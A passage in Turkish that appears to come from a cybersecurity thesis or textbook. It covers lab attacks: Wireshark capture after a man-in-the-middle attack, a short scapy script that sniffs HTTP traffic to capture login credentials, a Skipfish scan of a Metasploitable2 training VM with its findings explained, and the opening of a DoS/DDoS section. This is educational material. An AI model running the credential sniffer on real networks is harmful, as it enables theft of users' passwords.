1670	190.675718816	95.0.196.95	10.0.2.5	HTTP	183	HTTP/1.1 302 Moved Temporarily
237	154.492995648	10.0.2.15	10.0.2.5	ICMP	590	Redirect (Redirect for host)
250	155.421117274	10.0.2.15	10.0.2.5	ICMP	82	Redirect (Redirect for host)
296	164.240930943	10.0.2.15	10.0.2.5	ICMP	101	Redirect (Redirect for host)
307	166.060106222	10.0.2.15	10.0.2.5	ICMP	98	Redirect (Redirect for host)
318	166.783047689	10.0.2.15	10.0.2.5	ICMP	102	Redirect (Redirect for host)
382	167.509052912	10.0.2.15	10.0.2.5	ICMP	82	Redirect (Redirect for host)
970	168.818378491	10.0.2.15	10.0.2.5	ICMP	94	Redirect (Redirect for host)


Şekil.10.41. Wireshark ile Veri Analizi

Şekil.8.41 de saldırıya uğrayan kişinin internette girmiş olduğu siteler ile ilgili veriler gözükmemektedir. Bu veriler içerisinde saldırgan eğer internet bağlantısı kullanırsa kendi girmiş olduğu sitelerinde verileri olacaktır. Bu durum veri analizini zorlaştırmaktadır.

İkinci yol: Wireshark analiz programında olduğu gibi elde edilen çok fazla verinin daha spesifik alanda analiz edilmesi için hazırlanacak olan analiz programı ile analizlerin yapılmasıdır.

Bu çalışma kapsamında saldırıya uğrayan kişinin HTTP protokolü kullanan bir siteye giriş yaptığında karşısına çıkan kullanıcı adı ve şifre ekranına girilen bilgileri yakalayabilecek bir analiz programı yazılması hedeflenmektedir.

Veri analizi için bir kütüphane eklenmesi gerekmektedir. Bunun için terminal ekranında “pip3 install scrapy_http” kurulumu gerçekleştirilmiştir.



```

1  import scapy.all as scapy
2  from scapy_http import http
3
4  def veri_toplama(interface):
5      scapy.sniff(iface=interface, store=False, prn=veri_analiz)
6
7  def veri_analiz(paket):
8      if paket.haslayer(http.HTTPRequest):
9          if paket.haslayer(scapy.Raw):
10             print(paket[scapy.Raw].load)
11  veri_toplama("eth0")
12

```

Şekil.10.42.Ortak Adam Saldırısında Veri Analizi

Oluşturulan “veritoplama.py” çalışma alanında yazılan komut satırlarında ilk önce Kali Linux’a kurulumu yapılan “scapy_http” kütüphanesini eklenmiştir. Burada sadece “HTTP” özelliğini kullanılacaktır.

Scapy.sniff: Parametresi ile veri içerisinde önemli noktaları belirlemek için kullanılmıştır.

Store: Verinin kayıt edilip edilmeyeceği belirlenmiştir.

Prn: Verilerin fonksiyon içinde kullanılmasını sağlamıştır.

Gelen veri paketleri if yapısı ile şartta bağlanmıştır. Koşul olarak “HTTP” protokolü içerisinde “Request” verisinin alınması istenmiştir.

İkinci if yapısında alınan “Request” verisi içinden sadece “raw” fonksiyonunu listelenmesi istenmiştir. “raw” fonksiyonunun içinden “load” özelliklerini listelenmesi istenmiştir.

Yazılan “veritoplama.py” ile internet siteleri içerisinde “HTTP” ile girilen sitelerde sadece kullanıcı adı ve şifresi giriş yapıldığında veriyi yakalayıp saldırganı döndürecektir.


10.5.Web Saldırı Örneği

Bu çalışmada içinde güvenlik açıklarının bulunduğu bir web sitesi analiz edilerek açıklarının neler olduğu öğrenilmeye çalışılmıştır.

Bu çalışma için VMware Workstation 15 kurulumu gerçekleştirilmiştir. Metasploitable2 sanal makinesinin kurulumu gerçekleştirilmiştir.

Siber güvenlik eğitimleri ve güvenlik açıklarını test etmek için Metasploitable2, Linux sanal makinesidir. Kullanıcıların sisteme sızmasını ve farklı saldırı stratejilerini denemesine izin verir. Metasploitable2, Kullanıcılara güvenlik açıklarının nasıl bulunduğunu, nasıl istismar edildiğini ve nasıl önlemler alındığını test etme ortamı sunar.


Kurulumu gerçekleştirilen Metasploitable2 terminal ekranında “ifconfig” ile sunucu IP adresi öğrenilmiştir. “192.168.116.132” IP adresinden ara yüze erişimin sağlanmıştır.



Şekil.10.43.Metasploitable2 Ara Yüzü

Kali Linux sanal makinesinden “Web Application Analysis” altında yer alan “Skipfish” programını çalıştırılmıştır.

Skipfish, Kali Linux ile gelen açık kaynak kodlu, web sitelerinin güvenlik açıklarını tespit edebilen bir güvenlik tarayıcısıdır. Web sitelerinin yapılarını, parametrelerini, formlarını, çerezlerini ve zafiyetlerini inceler. Bulduğu zafiyetleri raporlayarak web sitelerinin güvenliğini artırmaya yönelik öneriler sunar.



```

root@kali: ~
File Actions Edit View Help
rl2 ... ]


Authentication and access options:

-A user:pass - use specified HTTP authentication credentials
-F host=IP - pretend that 'host' resolves to 'IP'
-C name=val - append a custom cookie to all requests
-H name=val - append a custom HTTP header to all requests
-b (ilflp) - use headers consistent with MSIE / Firefox / iPhone
-N - do not accept any new cookies
--auth-form url - form authentication URL
--auth-user user - form authentication user
--auth-pass pass - form authentication password
--auth-verify-url - URL for in-session detection

Crawl scope options:

-d max_depth - maximum crawl tree depth (16)
-c max_child - maximum children to index per node (512)
-x max_desc - maximum descendants to index per branch (8192)
-r r_limit - max total number of requests to send (100000000)
-p crawl% - node and link crawl probability (100%)
-q hex - repeat probabilistic scan with given seed
-I string - only follow URLs matching 'string'
-X string - exclude URLs matching 'string'
-K string - do not fuzz parameters named 'string'
-D domain - crawl cross-site links to another domain
  
```

Şekil.10.44.Skipfish Programının Parametreleri



```

(root@kali)-[~]
# skipfish -o /root/tarama http://192.168.116.131
  
```

Şekil.10.45.Skipfish Örnek Kullanımı

```

root@kali: ~
File Actions Edit View Help
skipfish version 2.10b by lcamtuf@google.com


- 192.168.116.131 -

Scan statistics:
  Scan time : 0:16:50.401
  HTTP requests : 2580621 (2555.0/s), 3730712 kB in, 1131686 kB out (4812.3 k
B/s)  mpression : 0 kB in, 0 kB out (0.0% gain)
  Compression : 0 kB in, 0 kB out (0.0% gain)    etried, 0 drops
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 26043 total (99.4 req/conn)  ged
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 19253 skipped
  Reqs pending : 6950
Database statistics:
Database statistics:
  Pivots : 1054 total, 167 done (15.84%)
  Pivots : 4334 total, 3179 done (73.35%)    14 dict
  In progress : 507 pending, 290 init, 2 attacks, 356 dict
  Missing nodes : 498 spotted dir, 53 file, 63 pinfo, 300 unkn, 82 par, 0 val
  Node types : 1 serv, 915 dir, 1920 file, 63 pinfo, 650 unkn, 785 par, 0
valIssues found : 281 info, 1 warn, 20 low, 130 medium, 2 high impact
Issues found : 3134 info, 1 warn, 119 low, 139 medium, 2 high impact
Dict size : 1782 words (1782 new), 86 extensions, 256 candidates
Signatures : 77 total

```


Şekil.10.46.Skipfish Tarama Ekranı

Skipfish ile yapılan tarama 2 saat 20 dakika sürmüştür ve root dizini altında tarama isimli bir klasör oluşturmuştur. Tarama işlemi bittiğinde tarama klasörü içindeki index.html sayfası açılmıştır.



Şekil.10.47.SkipfishTarama Sonucu Açılan Index.html Sayfası

Tarama işlemi bittikten sonra Document type overview(belge türüne genel bakış) başlığında web sitesi içinde yer alan uygulamalar, javascript, pdf, xlm, jpeg, scc gibi belge niteliğindeki verinin analizi yapılmış aynı zamanda yakalanan jpeg formatındaki resimler de kaydetmiştir.



Şekil.10.48.Skipfish Tarama Sonucu Açık Türleri

Tarama işlemi bittikten sonra Issue type overview(acık türleri) başlığı altında web sitesi içinde yer alan güvenlik açıklarını kendi içinde renklere ayırarak risk durumlarına göre gruplanmıştır.

Kırmızı renk, web uygulamasında yüksek seviyeli risklerin bulunduğu durumlar rapor edildiği alandır.

Query injection vector: kritik seviye sorgu eklenebilecek veri tabanı açıklarını göstermektedir. Yüksek riskli bir zafiyettir.140 adet bulunmuştur.

Shell injection vector: Web uygulamasında işletim sistemi komutlarını yürütmek için kullanılan bir güvenlik açığıdır. Yüksek riskli bir zafiyettir. 82 adet bulunmuştur.

Turuncu renk, Web uygulamasında orta düzey zafiyetlerin bulunduğu ve güvenlik açığına sebep olabilecek açıklarının raporlandığı alandır.

Signature Match Detected (Higher Risk): Web uygulamasının yanıtında bilinen bir zafiyet imzasına uyan bir desen tespit ettiğini gösterir. Orta düzey bir zafiyettir. 162 adet bulunmuştur.

Directory Traversal / File Inclusion Possible: Web uygulamasındaki sunucunun normal web dizinin dışındaki bir dosyayı okumaya izin verdiğini gösterir. Orta düzey bir zafiyettir. 2 adet bulunmuştur.

Interesting Server Message: Sunucunun yanıtında ilginç bir mesaj tespit edildiğini gösterir. Orta düzey bir zafiyettir. 17 adet bulunmuştur.

Interesting File: Sunucunun hatalı yapılandırmasını gösterir. Orta düzey bir zafiyettir. 11 adet bulunmuştur.

Incorrect or Missing Charset (Higher Risk): Web uygulamasının yanıtında karakter seti bilgisinin eksik ya da yanlış olduğunu gösterir. Orta düzey bir zafiyettir. 162 adet bulunmuştur.

Incorrect or Missing MIME type (Higher Risk): Web uygulama yanıtında karakter seti bilgisinin eksik ya da yanlış olduğunu gösterir. Orta düzey bir zafiyettir. 2 adet bulunmuştur.

External Content Embedded on a Page (Higher Risk): Web uygulamasının yanıtında yer alan harici içerik olduğunu gösterir. Orta düzey bir zafiyettir. 7 adet bulunmuştur.

XSS Vector Via Arbitrary URLs: Bir tür güvenlik açığını gösterir. Orta düzey bir zafiyettir. 1 adet bulunmuştur.

XSS Vector in Document Body: Bir tür güvenlik açığını gösterir. Orta düzey bir zafiyettir. 137 adet bulunmuştur.

Mavi renk, Web uygulamasında orta düzey zafiyetlerin bulunduğu ve güvenlik açığına sebep olabilecek açıklarının raporlandığı alandır.

Signature Match Detected: Bir imza eşleşmesi tespit edildiğini gösterir. Orta düzey bir zafiyettir. 118 adet bulunmuştur.

Incorrect Caching Directives (Lower Risk): Web uygulamasının yanıtında yanlış ön bellekleme yönergeleri olduğunu gösterir. Orta düzey bir zafiyettir. 32 adet bulunmuştur.

HTML Form With No Apparent XSRF Protection: Web uygulamasında XSRF korumasının olmayan bir form tespit edildiğini gösterir. Orta düzey bir zafiyettir. 23 adet bulunmuştur.

External Content Embedded on a Page (Lower Risk): Web uygulamasında harici içeriğe işaret eder. Orta düzey bir zafiyettir. 17 adet bulunmuştur.

Directory Listing Restrictions Bypassed: Sunucunun normal web sunucusu dizinin dışındaki bir dosyayı ya da dizini okumaya izin verildiğini işaret eder. Orta düzey bir zafiyettir. 1 adet bulunmuştur.

Gri renk, web uygulamasında doğrudan teknik riski olmayan ama güvenlik açığına sebep olabilecek açıklarının raporlandığı alandır.

Response Varies Randomly, Skipping Checks: Web uygulamasının yanıtının rasgele değiştiğine işaret eder. Doğrudan teknik bir riski yoktur. 2 adet bulunmuştur.

Directory Behavior Checks Failed (No Brute Force): Sunucunun web sunucusu dışındaki bir dosyayı veya dizini okumaya izin vermediği durumları gösterir. Doğrudan teknik bir riski yoktur. 77 adet bulunmuştur.

Limits Exceeded, Fetch Suppressed: Web uygulamasının yanıtında belirli bir sınırın aşıldığını ve tarayıcının web sayfasını doğru bir şekilde önbelleğe alamadığını gösterir. Doğrudan teknik bir riski yoktur. 147 adet bulunmuştur.

Resource Fetch Failed: Belirli bir sınırın aşıldığı ve bu nedenle tarayıcının web sayfasını doğru bir şekilde önbelleğe alamadığını gösterir. Doğrudan teknik bir riski yoktur. 8 adet bulunmuştur.

Yeşil renk, web uygulamasında doğrudan teknik riski olmayan ama güvenlik açığına sebep olabilecek açıklarının raporlandığı alandır.

Signature Match (Informational): İmza eşleşmesi tespit edildiğini gösterir. Güvenliği tehdit etmeyebilir sadece bilgilendirici olabilir. 1 adet bulunmuştur.

Numerical Filename - Consider Enumerating: Web uygulamasında sayısal dosya adlarını gösterir. Güvenlik kontrolleri atlanılır. 307 adet bulunmuştur.

Incorrect or Missing Charset (Low Risk): Web uygulamasının yanıtında yanlış karakter set bilgisi olduğunu gösterir. 1024 adet bulunmuştur.

Generic MIME Used (Low Risk): Sunucunun yanıtında dönen “content-Type” başlığının “application/octet-stream” olarak belirlenmesinden kaynaklı bir güvenlik açığıdır. Ziyaretçinin tarayıcısı yanıtta verilen bilgileri işleyebilir veya yanlış işleyebilir. Teknik olarak riski yoktur. 642 adet bulunmuştur.

Incorrect or Missing MIME Type (Low Risk): Sunucunun yanıtında dönen “content-Type” başlığının “application/octet-stream” olarak belirlenmesinden kaynaklı bir güvenlik açığıdır. Ziyaretçinin tarayıcısı yanıtta verilen bilgileri işleyebilir veya yanlış işleyebilir. Teknik olarak riski yoktur. 264 adet bulunmuştur.

File Upload Form: Web uygulamasında dosya yükleme işlevselliği olan formların bulunmasından dolayı rapor edilir. Doğrudan teknik bir riski yoktur. 1 adet bulunmuştur.

Password Entry Form - Consider Brute-Force: Web uygulamasında şifre formunun bulunmasından dolayı rapor edilir. Şifre denemelerine izin verilebilir. Doğrudan teknik riski yoktur. 10 adet bulunmuştur.

HTML Form (Not Classified Otherwise): Web uygulamasında HTML formunun bulunması durumunda rapor edilir. Bu form kötü niyetli kullanıcıların dosya yüklemesine olanak tanıyabilir. Doğrudan teknik bir riski yoktur. 3 adet bulunmuştur.

Unknown Form Field (Can't Autocomplete): Web uygulamasında HTML formunun bulunması durumunda rapor edilir. Bu form kötü niyetli kullanıcıların dosya yüklemesine olanak tanıyabilir. Doğrudan teknik bir riski yoktur. 12 adet bulunmuştur.

Hidden Files / Directories : Web uygulamasında gizli dosyaların ya da dizinlerin bulunması durumunda rapor edilir. Doğrudan teknik bir riski yoktur. 28 adet bulunmuştur.

Directory Listing Enabled: Web uygulamasında bir dizinin listelenmesine izin verildiğinde rapor edilir. Doğrudan teknik riski yoktur. 1024 adet bulunmuştur.

Server Error Triggered: Web uygulamasında sunucu hatası oluştuğunda rapor edilir. Doğrudan teknik bir riski yoktur. 1 adet bulunmuştur.

Resource Not Directly Accessible: Web uygulamasının kaynağının doğrudan erişilebilir olmamasından dolayı rapor edilir. Doğrudan teknik bir riski yoktur. 3 adet bulunmuştur.

New 404 Signature Seen: Web uygulamasında bir sayfanın bulunmamasında sunucunun 404 Not Found olarak döndürdüğü durumda rapor edilir. Teknik bir riski yoktur. 311 adet bulunmuştur.

New 'X-*' Header Value Seen: Sunucunun yanıtında HTTP başlığında “X-“ ile başlayan yeni bir başlık döndürmesinde rapor edilir. Teknik bir riski yoktur. 366 adet bulunmuştur.

New 'Server' Header Value Seen: Sunucunun yanıtında HTTP başlıklarına dayanır. Sunucu yanıtında “server” ile başlayan bir başlık döndürmesinde rapor edilir. Teknik bir riski yoktur. 1 adet bulunmuştur.

New HTTP Cookie Added: Sunucunun yanıtında HTTP başlıklarına dayanır. Sunucu yanıtında “http cookie” değeri döndürmesinde rapor edilir. Teknik bir riski yoktur. 22 adet bulunmuştur.

Bu çalışma kapsamında kritik seviyeli, orta seviyeli ve risk oluşturabilecek toplam 6.161 adet güvenlik açığı bulunmuştur. İyi yapılandırılmamış web uygulamalarının kötü niyetli kişilerin güvenlik açıklarından faydalanarak kullanıcıların kritik bilgilerine erişmesi mümkün olduğu tespit edilmiştir.

10.6.Dos ve DDoS Saldırı Örneği


Dos ve DDoS saldırıları, bir ağ kaynağının veya hizmetinin, çok sayıda istekle aşırı yüklenmesi sonucu çalışamaz hale gelmesi durumudur. Dos saldırısı, tek bir kaynaktan gelen isteklerle gerçekleştirilirken DDoS saldırısı, çok sayıda kaynaktan gelen isteklerle gerçekleştirilir. Bu saldırıların amacı hedeflenen ağ kaynağının veya hizmetinin performansını düşürmek, erişilemez kılmak veya kaynağı veya hizmeti tamamen devre dışı bırakmaktır.

